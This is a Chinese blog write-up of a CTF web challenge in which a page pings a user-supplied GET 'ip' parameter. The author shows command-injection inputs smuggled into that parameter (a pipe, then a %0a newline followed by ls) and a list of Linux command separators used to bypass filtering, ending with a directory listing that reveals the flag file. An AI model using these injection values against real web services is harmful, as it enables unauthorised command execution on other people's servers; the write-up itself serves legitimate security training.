

云演CTF web题型 ping

原创

静默开水 于 2022-01-19 10:34:16 发布 794 收藏

分类专栏: [命令执行漏洞](#) [web题解题思路](#) [CTF](#) 文章标签: [安全](#) [经验分享](#) [linux](#) [unctf](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/cadandme/article/details/122575292>

版权



[命令执行漏洞](#) 同时被 3 个专栏收录

2 篇文章 0 订阅

订阅专栏



[web题解题思路](#)

7 篇文章 0 订阅

订阅专栏



[CTF](#)


14 篇文章 0 订阅

订阅专栏

ping



please input a get type parameter as ip!!



CSDN @静默开水

打开页面提示用GET方式提交ip

```
← → ↻ 🏠 2e5fae09.lxctf.net/?ip=127.0.0.1  🌟 ☆
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.056 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.056/0.056/0.056/0.000 ms
```

```
🔍 查看器 控制台 调试器 网络 性能 内存 存储 无障碍环境 应用程序 Cookie Editor 样式编辑器 HackBar
```

```
🔍 搜索 HTML + 过滤样式
```

```
<html>  
<head></head>  
<body>  
  <pre>  
    PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1:  
    icmp_seq=1 ttl=64 time=0.056 ms --- 127.0.0.1 ping statistics --- 1 packets  
    transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev =  
    0.056/0.056/0.056/0.000 ms  
  </pre>  
</body>  
</html>
```

元素 (0)

show .cls + 🌟 🌐

CSDN @静默开水

尝试管道符分隔命令查看目录，没回显，被禁用

```
← → ↻ 🏠 2e5fae09.lxctf.net/?ip=127.0.0.1|ls  🌟 ☆
```

```
🔍 查看器 控制台 调试器 网络 性能 内存 存储 无障碍环境 应用程序 Cookie Editor 样式编辑器 HackBar
```

```
🔍 搜索 HTML + 过滤样式
```

```
<html>  
<head></head>  
<body>  
  <pre></pre>  
</body>  
</html>
```

元素 (0)

show .cls + 🌟 🌐

CSDN @静默开水

在这里我尝试了好久，忘记有哪些命令分隔符可以代替了，查找后才知道Linux下一般的命令分隔符有这几个

```
| | & && . ; - <> $ %0a %0d `
```

逐个尝试，%0a可以使用

```
← → ↻ 🏠 2e5fae09.lxctf.net/?ip=127.0.0.1%0Aks  🌟 ☆
```

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.046 ms  
  
--- 127.0.0.1 ping statistics ---  
1 packets transmitted, 1 received, 0% packet loss, time 0ms  
rtt min/avg/max/mdev = 0.046/0.046/0.046/0.000 ms  
dockerfile  
flag_ls_He4r_____  
index.php
```

```
🔍 查看器 控制台 调试器 网络 性能 内存 存储 无障碍环境 应用程序 Cookie Editor 样式编辑器 HackBar
```

```
🔍 搜索 HTML + 过滤样式
```


```
<html>  
<head></head>  
<body>  
  <pre>  
    PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data. 64 bytes from 127.0.0.1:  
    icmp_seq=1 ttl=64 time=0.046 ms --- 127.0.0.1 ping statistics --- 1 packets  
    transmitted, 1 received, 0% packet loss, time 0ms rtt min/avg/max/mdev =  
    0.046/0.046/0.046/0.000 ms as dockerfile flag_ls_He4r_____  
    index.php  
  </pre>  
</body>  
</html>
```

元素 (0)

show .cls + 🌟 🌐

CSDN @静默开水

到这一步，我们就可以看出flag就在fl4g_1s_He4r_____中了，直接查看，得到flag



CSDN @静默开水